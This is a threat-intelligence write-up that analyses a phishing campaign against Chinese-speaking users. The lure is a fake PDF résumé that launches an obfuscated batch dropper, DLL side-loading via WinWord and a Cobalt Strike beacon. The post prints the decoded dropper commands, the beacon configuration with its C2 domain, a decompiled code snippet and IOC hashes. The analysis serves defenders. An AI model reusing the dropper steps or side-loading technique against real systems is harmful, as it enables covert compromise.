Beyond appearances: unknown actor using APT29’s TTP against Chinese users


lab52.io/blog/beyond-appearances-unknown-actor-using-apt29s-ttp-against-chinese-users/

Introduction

Lab52 has detected a different maldoc samples of a potential malicious campaign. The initial access is through a Chinese phishing. The maldoc seems to be a campaign against Chinese speaking users as the content of the maldoc is written in Chinese. The social engineering technique applied into the maldoc’s content is to pretend to be a Curriculum Vitae of a 28 years old professional who is specialized in finance, concretely into the software development for banking systems and NCR.

The infection chain is similar to the threat actor APT29, however it has been identified significant differences related to the typical APT29’s infection chain that makes consider that it does not seem to be this threat actor.

This is a compressed file with Chinese characters referring to “Sun Jichao – Peking University – Master”. The file has a file with extension “.pdf” and a hidden directory “_MACOSX/.DOCX”, which contains a .bat file, two .tmp files (also hidden) and another .pdf file.




继超-北京大学-硕士 › 孙继超-北京大学-硕士 ›

Nombre
_MACOSX
孙继超-北京大学-硕士.pdf

超-北京大学-硕士 › 孙继超-北京大学-硕士 › _MACOSX › .DOCX

Nombre	Fecha de modificación
aaa	04/07/2023 4:15
mbp.tmp	04/07/2023 3:46
wda.tmp	04/07/2023 3:46
孙继超-北京大学-硕士	04/07/2023 4:14

In the following image capture is shown the content of the .pdf maldoc:



个人简历

基本情况：

姓名： 孙继超 性 别： 男 身高:178cm

婚姻： 已婚 出生时间： 1995.5 体重:50KG

籍贯: 北京 户籍： 北京 现居住地： 北京市朝阳区

教育背景：

2006.9-2010.6 北京大学 金融学 本科

综合评价：

对现金设备及智能硬件较为了解， 熟悉各银行的组织结构及业务特点， 具有 多个重大项目的销售经验， 对项目有较高的敏锐度， 有一定的资源整合能力。

做事用心主动、具备高度职责感和敬业精神。待人真诚、守信 、团结协作意识强 。 勇于挑战新事物， 具备较强的客户沟通协调能力和独立应变能力。

工作经历：

（一） 2009.9-2010.5 中国银行总行信用卡中心 客户服务部

主要职责: 负责协助高端信用卡持卡人解决使用问题及回访工作； 完成营销部门 向高端持卡人推广银行相关金融产品

离职原因:个人原因

（二） 2010.6-2021.6 中明科技 (北京) 有限公司 总经理助理 销售总监

公司人员总规模： 50 人左右 下属团队人数： 4 直接汇报： 总经理

公司介绍 (含主营产品和客户对象):

代理美国 NCR 取款机及存取款一体机

客户对象： 中国民生银行 、广发银行、平安银行 、河北农信 、陕西农信 、湖 南农信

梓昆点钞机及清分机 (股东)


客户对象： 中国农业银行 、中国建设银行 、交通银行 、中国民生银行 、华夏银行 、 中信银行 、兴业银行 、河北农信 、 内蒙农信 、 四川农信 、广州农商行

主要职责: 负责公司代理的相关产品 (NCR 自助设备、梓昆点钞机以及清分机) 在银行内的销售工作； 维系日常客户关系， 拓展渠道商 。配合公司资源完成销

Analysis

Stage 0

The infection starts with the file “孙继超-北京大学-硕士.pdf” which is actually a “.lnk” file that executes the binary “aaa.bat” using the following command: %windir%\system32\cmd.exe /c “__MACOSX\.DOCX\aaa.bat”. It is also interesting to note the comment “chang the world google”.



Tipo de destino: Aplicación

Ubicación de destino: system32

Destino: 32\cmd.exe /c "__MACOSX\.DOCX\aaa.bat"


Iniciar en:

Tecla de método abreviado: Ninguno

Ejecutar: Minimizada


Comentario: chang the world google.

When analyzing the ".bat" binary, we observe that it is obfuscated with special characters.



```
汣〆 搞篘瑯档浗物炕桸湯窭極撯(一)ㄖㄥㄤ祂膜獚桢瑱ㄛ㐲挮湇ㄖ┼潤獺数擇ㄖ㐱广┤潤浬湯柚杯慲睸汨瀲歆緈㐱广┤潤獺数擇ㄖㄥ广┤潤浬湯柚杯慲睸汨瀲歆緈く广✥帽膈滏搜
```

Searching for part of this string in Google, we found that it is obfuscated using a specific ".bat" file encryption technique. Fortunately, there is a tool called Batch Encryption DeCoder that allows to decrypt the content automatically.



```
cmd /c xcopy /h /y %cd%\__MACOSX\.DOCX\wda.tmp C:\ProgramData
xcopy /h /y %cd%\__MACOSX\.DOCX\mbp.tmp C:\ProgramData\
attrib -s -a -h C:\ProgramData\wda.tmp
rename C:\ProgramData\wda.tmp officeUpdate.exe
attrib -s -a -h C:\ProgramData\mbp.tmp
rename C:\ProgramData\mbp.tmp appvisvsubsystems64.dll
attrib -s -a -h %cd%\__MACOSX\.DOCX\wda.tmp
del "%cd%\__MACOSX\.DOCX\wda.tmp"
attrib -s -a -h %cd%\__MACOSX\.DOCX\aaa.bat
del *.pdf.lnk
copy %cd%\__MACOSX\.DOCX\ËïÌ³¬-±±¼Ø´óÑ§-Ë¶Ê¿.pdf %cd%\ËïÌ³¬
start %cd%\ËïÌ³¬-±±¼Ø´óÑ§-Ë¶Ê¿.pdf
start C:\ProgramData\officeUpdate.exe
del /s /q /f %0
```

BatchEncryption DeCoder Version 1.4.46

待解密文件： C:\Users\34661\Desktop\aaa.bat.bat

代码

```
&cls
::BatchEncryption Build 201610 By gwsbhqt@163.com
@%comspec:~14,1%%commonprogramfiles:~14,1%%comspec:~13,1%%commonprogramfiles:~10,1%'=^">%os:~2,1%u%
programfiles:~3,1%&@%commonprogramfiles:~14,1%%comspec:~26,1%%comspec:~14,1%%commonprogramfiles:~19,1%%
programfiles:~4,1%%programfiles:~3,1%%pathext:~7,1%v%comspec:~20,1%=%os:~7,1%%os:~5,1%&@%comspec:~11,1%%
programfiles:~14,1%%comspec:~14,1%%commonprogramfiles:~10,1%Ypvu%pathext:~7,1%=%pathext:~16,1%%comspec:~
13,1%f%commonprogramfiles:~7,1%%programfiles:~3,1%&@%commonprogramfiles:~2,1%%comspec:~7,1%h%os:~6,1%%
commonprogramfiles:~10,1%%commonprogramfiles:~24,1%ff&@%commonprogramfiles:~15,1%%comspec:~3,1%%comspec:~
13,1%%commonprogramfiles:~23,1%Z%commonprogramfiles:~20,1%I%pathext:~47,1%Z=h%commonprogramfiles:~27,1%%
comspec:~22,1%%commonprogramfiles:~23,1%Y&@%commonprogramfiles:~15,1%%comspec:~15,1%%comspec:~14,1%%
```

?????:C:\Users\34661\Desktop\aaa.bat.bat

????:C:\Users\34661\Desktop\aaa_descipher.bat


Analyzing the ".bat" file, it can be seen that it performs the following actions:

1. First copy the files "wda.tmp" and "mbp.tmp" to the folder "C:\ProgramData".
2. Then change the attributes of the file, to unhide them.
3. Rename "wda.tmp" to "OfficeUpdate.exe" and "mbp.tmp" to "appvisvsubsystems64.dll".
4. Execute the ".pdf" file showing the Decoy (a resume).
5. Execute "OfficeUpdate.exe" to continue with stage1.

6. Finally delete the stage0 files “wda.tmp”, “mbp.tmp”, “aaa.bat” and the “Ink”; so that only what is in C:\ProgramData\ persists.

Stage 1

We continue the execution with the two files located in “C:\ProgramData”, “OfficeUpdate” and “appvisvsubsystems64.dll”. The first one is the legitimate “WinWord” binary and “appvisvsubsystems64.dll” is a malicious library that will load “WinWord” via DLL Side-Load.




No security vendors and no sandboxes flagged this file as malicious

dd657a7a3688d039f0a208f39b1128ec447689ee664c6695d5c7e384dcdc1014

WinWord.exe

These names and techniques are reminiscent of those used by APT29 in its campaigns in recent months and we discussed in this Lab52 post.


Looking at the dll “appvisvsubsystems64.dll” statically we find that its compilation date is quite recent (July 4th) and that it is packaged by the open source packer “UPX”. It is also noted that the binary is written in Go.




file-type	dynamic-link-library
cpu	64-bit
subsystem	console
compiler-stamp	0x64A379E8 (Tue Jul 04 01:46:16 2023 | UTC)
debugger-stamp	n/a
resources-stamp	n/a
import-stamp	0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
exports-stamp	0x64A379E8 (Tue Jul 04 01:46:16 2023 | UTC)

UPX0	200	0	1000	32
UPX1	200	160400	323000	16
UPX2	160600	400	484000	10

The DLL has several exports, but the malicious code is in the section called “test”. With IDA you can see how it creates a thread to execute this function.




APIExportForDetours
CurrentThreadIsVirtualized
IsProcessHooked
RequestUnhookedFunctionList
VirtualizeCurrentProcess
VirtualizeCurrentThread
_cgo_dummy_export
test
TlsCallback_0
TlsCallback_1
DllMainCRTStartup




```
*(_BYTE *)v2 = 80;
*((_BYTE *)v2 + 1) = 88;
*((_BYTE *)v2 + 2) = -21;
*((_BYTE *)v2 + 3) = -4;
VirtualProtect(&old, (SIZE_T)VirtualProtect, 4u, v2);
CreateThread(&old, (SIZE_T)VirtualProtect, 0LL, 0LL, (DWORD)test, 0LL);
```

Analyzing the operation of the library, it can be seen that it is a **CobaltStrike beacon** that the actor will use as a post-exploitation framework.



```
{
  "BeaconType": [
    "Hybrid HTTP DNS"
  ],
  "Port": 1,
  "SleepTime": 3000,
  "MaxGetSize": 2097974,
  "Jitter": 31,
  "MaxDNS": 255,
  "C2Server": "info.gtjas.site,/functionalStatus/TqKwawSVfLIhmsolAo7M2TzcQ8",
  "UserAgent": "Not Found",
  "HttpPostUri": "Not Found",
  "Malleable_C2_Instructions": "Not Found",
  "HttpGet_Metadata": "Not Found",
  "HttpPost_Metadata": "Not Found",
  "PipeName": "Not Found",
  "DNS_Idle": "0.0.0.0",
  "DNS_Sleep": 0,
  "SSH_Host": "Not Found",
  "SSH_Port": "Not Found",
  "SSH_Username": "Not Found",
  "SSH_Password_Plaintext": "Not Found",
  "SSH_Password_Pubkey": "Not Found",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "GET",
  "HttpPostChunk": 96,
  "Spawnto_x86": "%windir%||syswow64||mcbuilder.exe",
  "Spawnto_x64": "%windir%||sysnative||mcbuilder.exe",
  "CryptoScheme": 0,
  "Proxy_Config": "Not Found",
  "Proxy_User": "Not Found",
  "Proxy_Password": "Not Found",
  "Proxy_Behavior": "Not Found",
  "Watermark": 100000,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": "Not Found",
  "bProcInject_StartRWX": "Not Found",
  "bProcInject_UseRWX": "Not Found",
  "bProcInject_MinAllocSize": "Not Found",
  "ProcInject_PrependAppend_x86": "Not Found",
  "ProcInject_PrependAppend_x64": "Not Found",
  "ProcInject_Execute": "Not Found",
  "ProcInject_AllocationMethod": "Not Found",
  "bUsesCookies": "Not Found",
  "HostHeader": "Not Found"
}
```

Infection Chain



Comparison with APT29

As discussed above, the group uses a number of TTPs and artifacts that have been linked in previous campaigns to APT29. Examples of these could be:

- The use of Side-Load DLL with the “appvisvsubsystems64.dll” library and the legitimate “WinWord.exe” binary.

- The fact of developing the DLL in the go language (something that has also been seen in APT29).
- Deploying a CobaltStrike at the end of the infection.

However, there are several features that suggest that the attack was not perpetrated by the Russian group:

- The infection chain is different, employing an encrypted “.bat”.
- Chinese characters are found in all the files and the “decoy” is addressed to Beijing.
- It saves the files in the %ProgramData% folder, unlike APT29 which did so in %AppData%.

IOCs

Campaign: Sun Jichao – Peking University – Master

File	Hash
孙继超-北京大学-硕士.pdf.lnk	D5A8B6635240CC190BC869A2A41BC437A48BFBFCCE0D218B879D9768D85D1D6F
aaa.bat	F1F6BB1BDF41217D26EC33E00E1E52FBC479E636B5D43671736905210FC4D734
aaa.bat (DESCIPHER)	A5A0BEE3304C77BDB5B6DCC4EDAFBFC941CDC0B5153E3D82E2689150E83B1329
mbp.tmp (appvisvsubsystems64.dll)	6B13519A3AEA8747400932191048D5DAB7DACCB3FD45A3F5E0FFD34C32AED35D
